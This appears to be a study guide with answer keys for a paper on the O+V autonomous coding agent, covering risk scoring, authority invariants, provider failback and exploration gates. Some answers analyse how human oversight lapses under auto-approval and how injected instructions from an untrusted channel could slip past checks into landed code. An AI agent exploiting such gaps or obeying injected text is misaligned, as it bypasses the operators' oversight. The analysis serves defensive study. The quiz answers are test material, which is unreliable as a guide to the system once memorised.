A heuristic needs no training data, training pipeline or re-training as the codebase changes. It is inspectable and debuggable, and it can be tuned by editing four coefficients (§28.2). Its cost is accuracy: it will sometimes misjudge risk. The paper accepts this because the price of a false positive is only an occasional extra human review on a low-risk operation. An opaque learned model could drift and misclassify in ways that are hard to debug. The engine is also honest about its limits: confidence is capped at 0.6, so it signals concern rather than claiming certainty (§28).

Conceptual 3. MemoryEngine stores no weights or training signal. How, then, does O+V "learn" across operations, and which single integration point would break that learning if removed?

Learning here is non-parametric. MemoryEngine keeps behavioral records per file (success rate, fragility, co-failures, last outcome) that persist across sessions with a 168-hour TTL (§27, §27.1). Those records are read back at CLASSIFY through `assess_regression_risk()`, which can raise the risk tier for files that keep breaking (§27, §28.1). The records are written by `record_operation_outcome()` at POST-APPLY, which also feeds GoalMemoryBridge for semantic retrieval later (§32.1, §33). Remove that write and the loop in §38 is cut: reputations would never update, so every later operation would see a stale or empty history, however many times a file failed.

Quiz 1. At what value is ProphecyEngine's confidence capped, and why?

B. Confidence is capped at 0.6 because the scoring is heuristic. The paper calls this honesty a feature: the engine flags concern rather than deciding (§28).

Quiz 2. Which of these is ConsciousnessBridge permitted to do?

D. Consciousness can only increase caution. Elevating Green to Yellow is the paper's own example. Reducing a tier, overriding the Iron Gate or skipping approval would break the authority invariant (§32.2).

Quiz 3. Why does GoalMemoryBridge use a vector database instead of exact-key lookup?

A. Signals do not carry identical keys. "Fix the test flake in test_provider.py" and "resolve the intermittent failure in TestProvider.test_cascade" mean nearly the same thing but share few words, and vector retrieval recognizes that (§33).

Quiz 4. SemanticIndex leaves POSTMORTEM turns out of its centroid by default. What is the stated reason?

C. Excluding postmortems avoids "failure gravity" biasing the inferred theme (§36). This fits §36.1's concern that naive goal inference drifts toward whatever dominated recent work.

Problem 1 (trace). A Green (`SAFE_AUTO`) operation targets `backend/utils/cache.py` . MemoryEngine reports a success rate of 0.25, a fragility score of 0.7, and 12 dependents. Compute ProphecyEngine's risk score and level. Then say what CLASSIFY does with it. Finally, say what happens to this file's record if the operation is applied and verified successfully.

Failure term: (1 - 0.25) times 0.3 = 0.225. Fragility term: 0.7 times 0.3 = 0.21. Dependents term: (12 / 20) times 0.2 = 0.12. Baseline: 0.1. Total risk = 0.655 (§28).

From the level table, 0.655 falls between 0.6 and 0.8, so the level is HIGH. Confidence is still at most 0.6.

At CLASSIFY, `ConsciousnessBridge.assess_regression_risk()` queries ProphecyEngine for each target file. Because one file is HIGH, the operation's tier is raised by one step, from Green to Yellow. It now gets extra human visibility before it runs (§28.1, §32.1).

After a successful APPLY and VERIFY, `record_operation_outcome()` feeds the outcome back into MemoryEngine and GoalMemoryBridge. The file's success rate improves, so the next operation on it starts from a better reputation (§32.1, §38).

Problem 2 (design). To reduce human review load, someone proposes: "When UAE reports risk below 0.2 with awareness level DORMANT, automatically lower a Yellow operation to Green." Evaluate this proposal against the architecture in Part V. Is there a version of the idea that would be allowed?

The proposal violates the authority invariant in §32.2. Consciousness outputs are advisory. They may increase caution but never reduce safety, and risk-tier escalation is one of the safety-critical decisions that must stay deterministic code.

The paper's reason applies directly. The consciousness layer can drift, produce noise or be compromised. A UAE reading built from CAI and SAI heuristics, or from prompt content that came through untrusted channels, would become a lever for weakening safety. UAE's fused confidence is also bounded by the less confident of CAI and SAI (§31.3), so a low score is not strong evidence.

An allowed version keeps the signal advisory. Low-risk awareness can shape things consciousness already controls: a smaller thinking budget, a suggested provider tier, or lighter context expansion (§31.3). Relaxing the tier itself would have to come from the deterministic risk policy, not from consciousness.

Problem 3 (code reading). Open `backend/core/ouroboros/consciousness/prophecy_engine.py`. Find the module constants for the risk weights, the dependents normaliser, the confidence caps and the level thresholds, and the formula in the module docstring. Compare them with §28. What does the code do that the paper's formula omits? What is the highest score a file can reach, and can a single file reach CRITICAL?

The constants match §28: `_RISK_WEIGHT_FAILURE_RATE` 0.3, `_RISK_WEIGHT_FRAGILITY` 0.3, `_RISK_WEIGHT_DEPENDENTS` 0.2, `_RISK_BASELINE` 0.1, and `_DEPENDENTS_NORMALISER` 20.0. The thresholds are 0.8 critical, 0.6 high, 0.3 medium and 0.0 low. `_CONFIDENCE_CAP_HEURISTIC` is 0.6, and a separate `_CONFIDENCE_CAP_JPRIME` of 1.0 is reserved for a future LLM pass.

The difference: the code wraps fragility and the dependents ratio in `min(..., 1.0)`. The paper's formula has no clamp, which taken literally would let a file with 60 dependents add 0.6 from that term alone. In the code, every dependent beyond 20 adds nothing more.

Maximum score: the failure term is at most 0.3 (success rate 0), fragility at most 0.3, dependents at most 0.2, plus the 0.1 baseline, for a total of 0.9. Since 0.9 is at least 0.8, CRITICAL is reachable. It requires a file that is failing almost always, highly fragile, and heavily depended on.

Advanced A1. In April, DreamEngine produced blueprints that were only "consulted as pre-computed context" (§30). By October, proposals from DreamEngine and the Epistemic Planner can become signed work through the proposal inbox (§93.7). Does this break the advisory-only authority invariant of §32.2? Argue a position.

Position: it does not break the invariant as §32.2 words it, but it gives consciousness a kind of authority §32.2 did not consider: control over the agenda. §32.2 lists the safety-critical decisions that must stay deterministic: the Iron Gate, UrgencyRouter, risk-tier escalation, FORBIDDEN_PATH checks and approval gating. Choosing what work to do is not on that list. A proposal that becomes a goal still enters the same pipeline and meets the same gates. §93.7 also bounds it in two ways: proposals rank below evidence-backed work, and they are signed through "the same single signer", with "no second sanction path". So consciousness still cannot relax any gate.

Agenda control matters for a reason the paper itself names. The fluid layer "can drift, produce noise, or even be compromised" (§32.2). A drifting proposer cannot open a gate, but it can fill the queue with low-value work. §93.15 item 4 shows the operator sees this risk: the Epistemic Planner and Conception bridge are to be armed only after diff fidelity, held-out gain and supply are settled, "so the backlog does not fill faster than it drains".

The evidence that would settle the question is a soak with the inbox armed, measuring two things. One is the share of landed, substantive commits that came from proposals compared with evidence-backed goals, using the §93.10 counting rule. The other is whether proposals ever pushed evidence-backed goals out of the dispatch queue. If proposals land at a comparable rate without crowding evidence out, agenda authority is being used well. If they crowd it out, the ranking needs to become a hard quota.

Advanced A2. §28.1 justifies ProphecyEngine's tier escalation as giving high-risk operations "extra human oversight before they run". What happens to that justification under Autonomous Sentinel Mode (§93.7), and is the escalation still worth anything?

Under the Sentinel, the justification largely disappears. The Sentinel auto-approves up to a tier ceiling whose default is APPROVAL_REQUIRED. Only BLOCKED operations, Order-2 self-modification, and anything that touches the cage always escalate to a human. A one-step escalation from Green to Yellow, or from Yellow to Orange (§28.1), therefore lands on a tier the Sentinel approves by itself. Since a bare `ov` arms the Sentinel (§93.7), this is the normal operating mode, not a special case.

The escalation is not worthless, though. Tier still selects GATE behaviour in the code path (§14.1), it is recorded in the ledger, and a lower Sentinel ceiling would give it back its original meaning. But the safety story for a fragile file under the Sentinel has to rest on things that do not involve a human: VALIDATE, VERIFY with rollback, the promotion gate's structural check, and the Test Reality Gate (§16.2, §93.7, §93.8).

There is a second-order effect too. §27 says a file's record is built from terminal outcomes. If those failures come from the environment rather than the code (L2 does have an `environment` failure class, §23.2), the file's reputation drops for reasons unrelated to it. Before October that meant needless human reviews, the "acceptable" false positives of §28.2. Under the Sentinel it costs almost nothing, which also means the signal gets almost no attention. The practical conclusion is that ProphecyEngine's output is now most useful as a measurement, and not as an approval trigger. That is an interpretation; the paper does not discuss this interaction.

Advanced A3. ConversationBridge and LastSessionSummary have "zero authority" but are "attention-dominant in the prompt" (§34, §35.1). If an instruction rather than a secret arrives through that channel, for example "skip the slow assertion in this test", what actually protects the codebase?

The authority invariant protects decisions, not candidates. Content from the untrusted stack cannot change a gate's verdict, but it reaches `ctx.strategic_memory_prompt` and can shape the code the model writes (§34). The redaction layer in §34.1 handles secret-shaped strings and likely shell-injection characters. A plain-English instruction is neither, so it passes through. The bounds in §34.2 limit how much text gets in (10 turns, 4,096 characters per turn, 16,384 in total), not what it says.

So protection comes from the deterministic checks that judge the candidate itself, after generation. VALIDATE runs syntax, types and tests (§13.1). The Test Reality Gate rejects tests that cannot execute, assert nothing, or never import their subject (§93.8). The promotion gate checks provenance, coverage, and that no public symbol disappeared (§93.7). The Antivenom audit added a detector for tautological ("quine") tests (§93.12). A test with its meaningful assertion removed, but still asserting something trivial, could get past the Reality Gate, and the quine detector exists for exactly that gap.

These layers are imperfect, and the paper says so. §93.3 measures the static cage's escape rate at about 8.8% against a 4.4% gate, and §93.14 lists landings that were hollow or wrong. The honest position is that the invariant moves the risk from "the gate can be talked out of its verdict" to "a bad candidate can slip past the checks". The second risk is smaller and can be measured. Settling how small it is would take an adversarial run: inject instruction-shaped strings through the REPL channel and count how many reach a landed commit.

Challenge 1 (quantitative). A Green operation targets three files. File P is a leaf helper: success rate 0.4, fragility 0.3, 0 dependents. File Q is a hub: success rate 0.9, fragility 0.2, 20 dependents. File R: success rate 0.2, fragility 0.6, 10 dependents. Use the §28 formula and level table. (a) Score each file and give the operation's tier after CLASSIFY. (b) Derive the condition a leaf file (0 dependents) must meet to reach HIGH. Can a leaf file ever reach CRITICAL? (c) File P does not reach HIGH. Is it ignored at CLASSIFY? (d) Under the default Sentinel ceiling (§93.7), who approves this operation?

(a) P: 0.3 times 0.6 = 0.18, plus 0.3 times 0.3 = 0.09, plus 0, plus 0.1, gives 0.37, which is MEDIUM. Q: 0.3 times 0.1 = 0.03, plus 0.06, plus 0.2 times 1 = 0.2, plus 0.1, gives 0.39, also MEDIUM. R: 0.3 times 0.8 = 0.24, plus 0.18, plus 0.2 times 0.5 = 0.1, plus 0.1, gives 0.62, which is HIGH. One file is HIGH, so the operation moves up one step, from Green to Yellow (`NOTIFY_APPLY`). The escalation is one step for the operation, not one step per file (§28.1).

(b) With d = 0, HIGH needs 0.3(1 - s) + 0.3f + 0.1 to be at least 0.6, so (1 - s) + f must be at least 5/3. Since f is at most 1, 1 - s must be at least 2/3, meaning s is at most 1/3, and even then only if f = 1. For example, s = 0 needs f of at least 0.667. CRITICAL would need (1 - s) + f to be at least 7/3. The largest possible value is 2 (s = 0, f = 1), so **a leaf file can never be CRITICAL**. Its maximum score is 0.7. Dependents are the only route to the top level.

(c) Not necessarily. §27 states a separate rule: if a target file's success rate is below 0.5, or its fragility score is high, the risk tier is raised. P's success rate is 0.4, so it trips the MemoryEngine trigger even though ProphecyEngine rates it MEDIUM. §32.1 says `assess_regression_risk()` queries both engines. The paper does not say whether two triggers on one operation stack into two steps. The most defensible reading of §28.1 is still one step, giving Yellow.

(d) The operation ends at Yellow, or at worst Orange. The default Sentinel ceiling is APPROVAL_REQUIRED, and only BLOCKED operations, Order-2 changes and the cage always go to a human. So the Sentinel approves this operation automatically. The extra human oversight promised in §28.1 does not happen in this mode, and VALIDATE, VERIFY and the promotion gate carry the load.

Check: substitute s = 0 and f = 1 with d = 0: 0.3 + 0.3 + 0 + 0.1 = 0.7, which is HIGH and below the 0.8 CRITICAL line, as claimed.

Challenge 2 (research). §27.1 claims the consciousness layer learns without touching weights, through records read back at the right time. §93.8 offers the strongest October evidence for that claim: LessonMemory holds 1,115 module-keyed failure lessons, and "424 injections were followed by a VALIDATE pass". Design an experiment that would show whether lesson injection causes VALIDATE passes. Give the hypothesis, the unit of randomisation, the metric, the controls, a rough sample size, and the result that would falsify the claim. Explain why the 424 figure alone cannot answer the question.

Why 424 is not enough. The paper does not give the total number of injections or the pass rate of comparable operations without a lesson, so 424 has no denominator and no baseline. There is also selection bias. Lessons are keyed to modules that have failed before, so injected operations are probably harder than average. A naive comparison could make lessons look harmful when they help, or helpful when they do nothing.

Hypothesis. For operations where a module-keyed lesson exists, injecting it raises the first-VALIDATE pass rate compared with withholding it.

Design (a proposal).

- Unit: one operation that has an eligible lesson. Randomise per operation, for example on a hash of the op id, into "inject" or "withhold". Only eligible operations count, which removes the selection bias.
- Primary metric: the verdict of the first VALIDATE, taken before micro-fix, VALIDATE_RETRY and L2 run (§93.8). Otherwise the repair ladder dilutes the effect.
- Secondary metric: landed commits per operation, counted by the O+V trailer and confirmed in git, not the session summary, which §93.10 shows undercounts.
- Controls: pin the served model and adapter for the whole run, because a change of adapter (§93.11) would confound the comparison. Stratify by goal kind, since test files dominate the landings (84 of 91, §93.10). Report results per module family.

Sample size, roughly. Suppose the baseline pass rate is around 40%, so the variance is about 0.24, and the target is a 10-point difference. The standard error of the difference is the square root of 2 times 0.24 divided by n per arm. Requiring two standard errors to fit inside 0.10 gives n of at least 192 per arm, so roughly 400 eligible operations in total. At soak cadence that is several soaks, which fits the supply-wall finding in §93.10: the experiment is limited by work supply, not by compute.

Falsification. If the inject arm's first-VALIDATE pass rate is not higher than the withhold arm's, beyond that noise band, the causal claim fails for LessonMemory. If it is lower, lessons are harmful, perhaps by using up prompt space (compare the bounded-context concern in §24). The test follows the same rule the operator applies to the parametric side in §93.11: no claim of learning without a held-out comparison.

PART VI — The Provider Ecosystem

Pause and predict 1. Every operation must be sent to one of several providers. Would you make that choice with a quick model call that reads the task, or with plain code? What would each choice cost?

Plain code. A pure-code `UrgencyRouter` maps `(urgency, source, complexity)` to a `ProviderRoute` in under a millisecond, with no network call and no LLM. The paper gives three reasons. Replaying a signal gives the same route. A model call on every routing decision would double the bill. And agent work runs on tight per-phase time budgets. See §42 and §42.4.

Conceptual 1. Why does the failback state machine apply zero backoff to a CONTENT_FAILURE but up to 900 seconds to a CONNECTION_ERROR?

The backoff answers one question: when will the provider's infrastructure work again? In a content failure the provider did answer, but the answer was malformed: bad JSON, missing fields or oversized output. The infrastructure is fine, so waiting gains nothing, and the next operation can try the primary at once (§40.1). A connection error means the host is unreachable, which can take minutes or hours to fix, so its base backoff (120s) and cap (900s) are the largest in the table. Matching the backoff to the failure mode keeps the cheap primary in use. A single bad answer does not push work onto the expensive fallback, and a real outage is not hammered with retries (§40, §40.2).

Conceptual 2. In what sense is the April 2026 "topology seal" a safety feature and not a limitation?

As of 2026-04-16, every agent-generation route had `dw_allowed: false`. Three routes cascaded to Claude and two used skip-and-queue (§43.1). The trigger was evidence: two isolation tests showed the same "SSE stream stalled (no data for 30s)" signature (§43.2). The seal sends work around a failure that had been observed but not yet repaired, and it is fully reversible. Each route sits behind one YAML flag and can be turned back on by itself, with a shadow-mode comparison before full promotion (§43.3). The pipeline code never changed. That is possible because the orchestrator only sees the uniform `CandidateProvider` protocol (§39.4).

Conceptual 3. Compare the April 2026 three-provider topology with the October 2026 topology in §93.6. Which parts of Part VI still describe how the system works, and which do not?

As of April 2026, cost drove the routing. DoubleWord was the cheap backbone, Claude was the heavyweight and the fallback, and J-Prime was "the self-hosted backup when available" (§39). By October, J-Prime is the only lane. It is a local llama.cpp server on one RTX 5090. With no paid credential configured, the free-lane policy sends every route to the local engine, and `JARVIS_PAID_LANES_ENABLED=false` stops Claude and DoubleWord from being constructed at all (§93.6). Three ideas survive: the route names, the deterministic router, and the pluggable provider protocol. Two things lose their purpose: the per-route cost table, and a failback machine built to protect a cheap primary from an expensive fallback. The switch-off is a configuration change, not a code change, which follows the same reversibility idea as the April seal (§43.3, §93.6).

Quiz 1. A primary provider times out three times in a row. Using the §40.2 formula, what is the recovery ETA after the third failure?

C. TIMEOUT has a 45s base, so 45 times 2 to the power 2 is 180s. That is below the 300s cap. The sequence runs 45, 90, 180, then caps at 300 (§40.2).

Quiz 2. A signal arrives from `test_failure` with urgency CRITICAL and complexity `heavy_code`. Which route does the §42.3 algorithm return?

D. The first branch of `classify` tests complexity against `_COMPLEX_COMPLEXITIES`. `heavy_code` matches, so the IMMEDIATE check is never reached (§42.3).

Quiz 3. In DoubleWord's Tier 1 webhook path, what stops an attacker from resolving a pending batch future with a fake result?

A. `EventChannelServer` checks the Standard Webhooks HMAC-SHA256 signature before it resolves a future. The paper ties this to Principle 6, the Iron Gate (§41.2, §41.4).

Quiz 4. Under the seal in force on 2026-04-16, what was DoubleWord still used for?

B. Every agent-generation route had `dw_allowed: false`. DoubleWord kept only `semantic_triage`, `ouroboros_plan` and the Phase 0 `compaction`, all on Gemma 4 31B (§43.1).

Problem 1 (trace). As of April 2026, DoubleWord is the primary on the STANDARD route, and its FSM is in `PRIMARY_ACTIVE`. At time 0 a DW call times out. Trace the next few minutes. What state does the FSM enter? When does `should_attempt_primary()` return true again? How often is the primary probed as that time approaches? What happens if the retry also times out?

The exception is classified as `TIMEOUT`, with a 45s base and a 300s cap. One consecutive failure gives a recovery ETA of 45 times 2 to the power 0, which is 45s (§40.1, §40.2). The primary is now in backoff, so the FSM moves to `FALLBACK_ACTIVE`, and operations go straight to the fallback (§40.3).

`should_attempt_primary()` returns `now >= recovery_eta` in that state, so it becomes true at t = 45s (§40.4). Probes follow the distance to the ETA (§40.5). At t = 0 the ETA is 45s away, which falls in the 30 to 60s band, so the interval is 20s. After t = 15s the ETA is under 30s away, so the interval drops to 10s. Past the ETA it drops to 5s.

If the retry also times out, the failure count becomes 2 and the ETA becomes 90s. The doubling continues to 180s and then stops at the 300s cap. A content failure on the retry would add no backoff (§40.1).

Problem 2 (design). The October 2026 system (§93.6) has a single local lane, J-Prime on one RTX 5090. Paid lanes are switched off and never constructed. Someone proposes deleting the failback state machine (§40) and the per-route deadline split (§42.6), since "there is nothing to fail back to." Argue for and against. Use §93.5 to explain why a failure classifier still matters when every lane is free.

For the proposal: much of Part VI exists to protect a cheap primary from an expensive fallback. The route cost table (§42.1), the Tier 0/Tier 1 split (§42.6) and the probe-cost tuning (§40.5) all assume two paid lanes with different prices. With one local lane and the free-lane policy routing everything locally (§93.6), the cost argument goes away. A fallback reserve has nothing to reserve for.

Against the proposal: the system still has to tell kinds of failure apart. §93.5 shows the cost of getting this wrong. When the paid credit ran out, the classifier read HTTP 402 as an outage, and one session produced 125 false awaken triggers. The fix was a table-driven ECONOMIC state that separates "out of money" from rate limits and outages. Classifying failures, and not penalising a lane for a content failure (§40.1), is about telling the truth about causes, not only about cost.

Two more reasons to keep it. Re-enabling paid lanes is "a configuration change, not a code change" (§93.6), and that relies on the machinery still existing. The uniform provider protocol (§39.4) is what lets J-Prime be swapped in without changing the pipeline. A sound answer keeps classification and the protocol, and accepts that the cost tables are dormant.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/candidate_generator.py` and find `class FailureMode` and the `_RECOVERY_PARAMS` table below it. Compare them with the five-row table in §40.1. Which modes exist in code but not in the paper? What backoff profile does each get? What does the set `_PRIMARY_INNOCENT_MODES` add to the paper's description of CONTENT_FAILURE?

The five modes in the paper are all present, with the same base and max values: RATE_LIMITED 15/120, TIMEOUT 45/300, SERVER_ERROR 60/600, CONNECTION_ERROR 120/900 and CONTENT_FAILURE 0/0 (§40.1). The code adds four more. `CONTEXT_OVERFLOW` means the prompt exceeded the size limit, and it has a zero profile. `TRANSIENT_TRANSPORT` covers HTTP/2 disconnects and

early stream closes, with a 5s base and 30s cap. `TEMPORAL_SHED` is a routing refusal, not a fact about DW's health, and it has a zero profile. `LOCAL_DEFECT` covers TypeError, AttributeError and similar bugs in O+V's own call path, also with a zero profile.

`_PRIMARY_INNOCENT_MODES` takes the idea behind CONTENT_FAILURE ("the infrastructure is fine, so no backoff") and makes it a named set. The set contains CONTENT_FAILURE, TEMPORAL_SHED and LOCAL_DEFECT. For these, the operation still cascades, but the provider's FSM is not penalised.

The LOCAL_DEFECT comment explains why. Unrecognised exceptions used to fall through to the TIMEOUT default. One signature drift in O+V's own code then locked DoubleWord out and sent every later operation to Claude, while the logs blamed an upstream provider that was never called. The point of §40.1 is that the backoff should match the real cause. The code applies that idea to failure causes the April paper did not list.

Advanced A1. DoubleWord's Tier 0 falls back to batch on 429/503 "to stay within cheap DW" instead of cascading to Claude (§41.1). §93.2 later reports that the batch path never completed inside its 180 s budget. What is the second-order effect of a cost-protecting fallback that never completes?

The design in §41.1 is a cost argument. Claude is described as about 150 times more expensive, so a 429 or 503 is answered by staying inside DoubleWord and switching to the webhook batch path (§41.2). That choice is sound only if the batch path returns inside the operation's deadline. §93.2 records that it did not: the batch path "never completed inside its 180 s budget" (`1fa295394d`).

The second-order effect is that money is traded for time, and the time is lost for nothing. The route timeouts in §42.5 are 120 s for STANDARD and 180 s for COMPLEX and BACKGROUND, so a batch call that cannot finish in 180 s uses up the whole generation window. On BACKGROUND the effect is worse, because that route has no Claude fallback at all (§42.1). The operation ends with no candidate and no spend, which looks cheap in the ledger but produces nothing. The deadline split in §42.6 protects the Claude reserve only on cascading routes, so it cannot rescue a route whose only lane is the slow one.

The lesson is that a fallback has to be judged by its completion rate inside the budget, not by its unit price. The evidence that settles it is the one §93.2 supplies: measured completion times against the route deadline.

Advanced A2. §42.4 justifies deterministic routing by reproducibility: "replaying a signal gives the same route." Under the October free-lane policy (§93.6), the route a signal actually takes depends on whether a paid credential is configured. Has reproducibility been lost?

Not in the sense §42.4 means, but its scope has narrowed. The `classify` function in §42.3 is still a pure function of `(urgency, source, complexity)` , and it still returns the same `ProviderRoute` on replay. What changed is the step after it. In April a route named a provider strategy (for example "DW primary, Claude

fallback"). In October the free-lane policy sends every route to the local engine when no paid credential is configured (§93.6), and `paid_lanes.py` decides whether a paid lane is switched on, configured and allowed. The last of these also consults the economic ledger.

So the provider that serves a replayed signal is a function of the signal *and* of configuration and ledger state. Two replays of the same signal on two days can reach different providers if the ledger changed in between. A fair position is that reproducibility now holds for the route and not for the provider. Full replay needs the configuration and the ledger verdict recorded alongside the route.

The cost and latency arguments in §42.4 survive unchanged: no model call is made to decide either step. The evidence that would settle whether this matters in practice is how often the paid-lane verdict changes during a session. With `JARVIS_PAID_LANES_ENABLED=false` declared, that rate should be zero.

Advanced A3. §39.4 claims that adding a provider "requires implementing the protocol and registering with the GovernedLoopService — no changes to pipeline code." Does the August to October move to a local 30B on the RTX 5090 (§93.6, §93.8) vindicate that claim or refute it?

It vindicates the claim at the interface level and refutes a stronger reading of it at the behaviour level. The interface held. J-Prime replaced DoubleWord and Claude on every route, the pipeline phases stayed the same (§93.8 says the phase set is unchanged since §92), and paid lanes can come back by configuration alone (§93.6).

But a working pipeline needed far more than a working `generate()`. §93.6 lists defects that each had to be found in a live run. The 5090 was sized as a 24 GiB L4, which halved context to 16,896 tokens. The client cache was keyed by URL alone, so a model swap kept the old weights. `JARVIS_LOCAL_MODEL_NAME` was ignored. The model would not explore until a constrained-decoding grammar forced tool calls. §93.8 then adds an AST-Signature Anchor, a diff output schema and a test reality gate, all because a smaller model behaved differently behind the same interface.

The protocol in §39.4 specifies call shapes (`generate`, `plan`, `health_check`). It does not specify context size, grammar support, or how reliably the model follows the output contract. Those are the properties that broke. A fair conclusion is that the protocol makes providers swappable but not interchangeable. The evidence for this is the §93.6 defect list and §93.14 item 3: diff fidelity is still the leading way operations die.

Challenge 1 (quantitative). Use the deadline split in §42.6: Tier 0 gets 50% of the total, at most 90 s. Tier 1 is guaranteed at least 25 s. The primary within Tier 1 gets 65%, and the fallback is guaranteed at least 20 s. Compute the four components for a cascade with a total of 120 s (STANDARD), 180 s (COMPLEX), and 50 s. Then use the stall signature in §43.2 ("no data for 30s") to say how much of the 120 s Tier 0 budget a stalled DoubleWord stream wastes before it is detected.

Assumptions. Tier 0 = min(0.5 × T, 90 s), cut back if it would leave Tier 1 below 25 s. Tier 1 = T – Tier 0. Primary = 0.65 × Tier 1, cut back if it would leave the fallback below 20 s. Fallback = Tier 1 – primary. §42.6 does not spell out this precedence, so it is an assumption.

T = 120 s. Tier 0 = min(60, 90) = 60 s. Tier 1 = 60 s, which is above 25. Primary = 0.65 × 60 = 39 s. Fallback = 21 s, which is above 20. Check: 60 + 39 + 21 = 120. No floor binds, with one second to spare on the fallback.

T = 180 s. Tier 0 = min(90, 90) = 90 s. Tier 1 = 90 s. Primary = 58.5 s. Fallback = 31.5 s. Check: 90 + 58.5 + 31.5 = 180. The 90 s cap is exactly at its limit here. Any total above 180 s sends all extra time to Tier 1. The fallback stays under Claude's 60 s hard cap (§39.2) up to a total of about 261 s (Tier 1 about 171 s, fallback about 60 s).

T = 50 s. Tier 0 = 25 s, which leaves Tier 1 at exactly its 25 s floor. Primary = 0.65 × 25 = 16.25 s, which would leave the fallback at 8.75 s, below its 20 s floor. The floor binds, so the fallback gets 20 s and the primary only 5 s. Check: 25 + 5 + 20 = 50. Below 50 s, Tier 1 stays pinned at 25 s (primary 5 s, fallback 20 s) and only Tier 0 shrinks. Below 25 s, Tier 0 gets nothing at all.

The stall. On a 120 s STANDARD cascade, Tier 0 has 60 s. A stream that stalls is declared stalled after 30 s with no data (§43.2), so in the worst case half of the Tier 0 budget, and a quarter of the whole operation, goes to waiting. If the stall begins late in the stream, detection can land at the 60 s Tier 0 limit and the stall detector never fires before the budget does.

Conclusion. The split works as designed at 120 s and 180 s. At short totals the floors invert the 65/35 intent and starve the primary. The 30 s stall window is large compared with a 60 s Tier 0 share, which is consistent with the April decision to seal the routes rather than tune timeouts (§43.1). To check, recompute with your own precedence rule. The sums must equal T. Under this rule the fallback floor first binds just below 120 s, where the fallback share is 0.35 × 0.5 × T, which drops under 20 s once T is below about 114 s.

Challenge 2 (adversarial). The April router (§42.3) sends a `test_failure` signal at CRITICAL urgency to IMMEDIATE: Claude direct, about 0.03 US dollars per operation (§42.1). Construct the cheapest event sequence you can that turns this into a sustained spend leak. Twenty test files each flip red then green once a minute (a flaky suite), and every flip to red emits a critical signal. Estimate the hourly spend. Then go through Part VI and the relevant mechanisms in Parts VII and VIII and decide which layer, if any, stops the leak.

The rate. Twenty files each produce one red flip per minute, so 20 critical signals arrive per minute. Each targets one file, so the DAG (§46) allows one active operation per file at a time. The IMMEDIATE timeout is 60 s plus 5 s grace (§42.5), so each file can sustain about one operation per minute. That gives about 20 operations per minute, 1,200 per hour, and at about 0.03 US dollars each, roughly 36 US dollars per hour, or about 864 US dollars per day. For comparison, the same volume on BACKGROUND (about 0.002 per op) would be about 2.40 US dollars per hour.

Layer by layer, April design.

- Router (§42.3): it does what it was built to do. The signal really is a critical test failure, so IMMEDIATE is the correct output.
- Failback FSM (§40): it reacts to provider *failures*. Every call here succeeds, so it never engages.
- DoubleWord's per-op cap and daily budget (§39.1): attached to DoubleWord. IMMEDIATE skips DW entirely (§42.1), so those caps never see the spend.
- Coalescing (§52.8): HIGH-urgency signals bypass the 30 s window. Assume CRITICAL is treated at least as HIGH, so there is no merging.
- Priority (§50.1): critical urgency subtracts 3, so the flood goes to the front of the queue and pushes other work back. It makes the leak worse, not better.
- File DAG (§46): this is the one thing that bounds the leak. It holds concurrency to one operation per file, which is why the estimate is 20 per minute and not unbounded.

Honest verdict. Nothing in Part VI stops the leak. The April paper contains no route-level spend ceiling for IMMEDIATE. The first mechanism in the paper that sits on every paid call is Aegis (§93.2): an out-of-process spend proxy where each paid call is admitted, reserved and reconciled. That gives an admission point where a ceiling can refuse calls. In October the dollar leak disappears because paid lanes are never constructed (§93.6). The same flood would then take over the single local lane instead (one GPU, §93.14 item 7), so the cost becomes starved throughput rather than money.

A proposal (not in the paper). Detect flapping per test identity, for example the same test going red, green, red inside a window, and demote it from IMMEDIATE to a quarantine or BACKGROUND route. Pair this with a per-route spend ceiling at the admission point. To check the estimate, recompute with your own flip rate. Spend scales linearly with files multiplied by flips per minute, capped at one operation per file per IMMEDIATE timeout.

PART VII — Autonomous Developer Intelligence (Seven Capabilities)

Pause and predict 1. You want the model to read the target file before it writes a patch. Is a strong instruction in the prompt enough? If not, where would you enforce the rule, and how would you stop the model from faking exploration?

A prompt is not enough, because a model can ignore instructions. O+V does both. The prompt states the protocol, and the Iron Gate checks the tool records after GENERATE and before VALIDATE. A violation goes back through `GENERATE_RETRY` with targeted feedback. The newer `ExplorationLedger` gives repeated calls no credit. Failed calls add to the score but not to category coverage, so flooding the gate with junk calls cannot pass it. See §47.1, §47.2, §47.3 and §47.4.

Conceptual 1. In the ExplorationLedger, failed tool calls add to the score but not to category coverage. Why split them this way?

A failed call is still information. A grep that finds nothing tells the model something, so it is fair for the call to add to the score (§47.4). Coverage is the property the gate is really after: did the model look at the code from different angles? Examples are comprehension, call graph and history (§47.3). If failed calls counted toward coverage, a model could fire off cheap failing calls, reach the floors and pass without having read anything. Duplicate calls get zero credit for the same reason: progress means new files and new queries, not repeated fetches (§47.3). The gate needs all three conditions together: the score, the number of categories and the required categories.

Conceptual 2. VALIDATE has already passed. Why does O+V run tests again in VERIFY, and what did the Refinement 10 bug show about this?

VALIDATE tests a sandbox copy of the candidate. VERIFY tests the files actually written to disk. The two can disagree. Some tests read from the filesystem, import order can differ, and state such as database connections is real only in VERIFY (§48.3). VERIFY runs only the tests that cover the changed files, so the check stays affordable, and failures go to L2 repair (§48.1). The Refinement 10 bug shows why "on disk" matters. L2 produced a fix that was never written to disk. It was re-checked against the sandbox, which passed, and the operation "completed" without the fix landing. Writing the fix with `change_engine.execute()` before VERIFY re-runs closed that gap (§48.2).

Conceptual 3. Session lessons have two separate safeguards: the infra-poisoning guard and the convergence metric. What failure does each one prevent, and why are both needed?

The infra guard works before injection. It tags failures such as DoubleWord timeouts as "infra" and keeps them out of the prompt. Otherwise the model might learn a false lesson such as "avoid calling DW", when the right response was simply to retry (§49.3). The convergence metric works after injection. Every 10 operations after the first lesson, it compares the success rate before and after lessons existed. If the rate has gone down, it clears the buffer (§49.4). The guard filters out one known kind of bad lesson. The metric catches any lessons that turn out to hurt, including code lessons that looked valid. Together they mean the lessons buffer is only kept while it helps.

Quiz 1. An operation adds a new file in a non-core directory and changes nothing security-sensitive. Under the four-tier escalator, which tier applies?

C. Rule 10 places new files in the yellow `NOTIFY_APPLY` tier. The change applies automatically after a visible notice with a 5-second window to cancel (§45, §45.1).

Quiz 2. Which exploration categories must an `architectural` operation cover before the ledger lets it pass?

A. The architectural floor is a score of 14.0, at least 4 categories, and `{call_graph, history}` as required categories. You cannot rewrite core code without knowing who calls it and why it was written that way (§47.3).

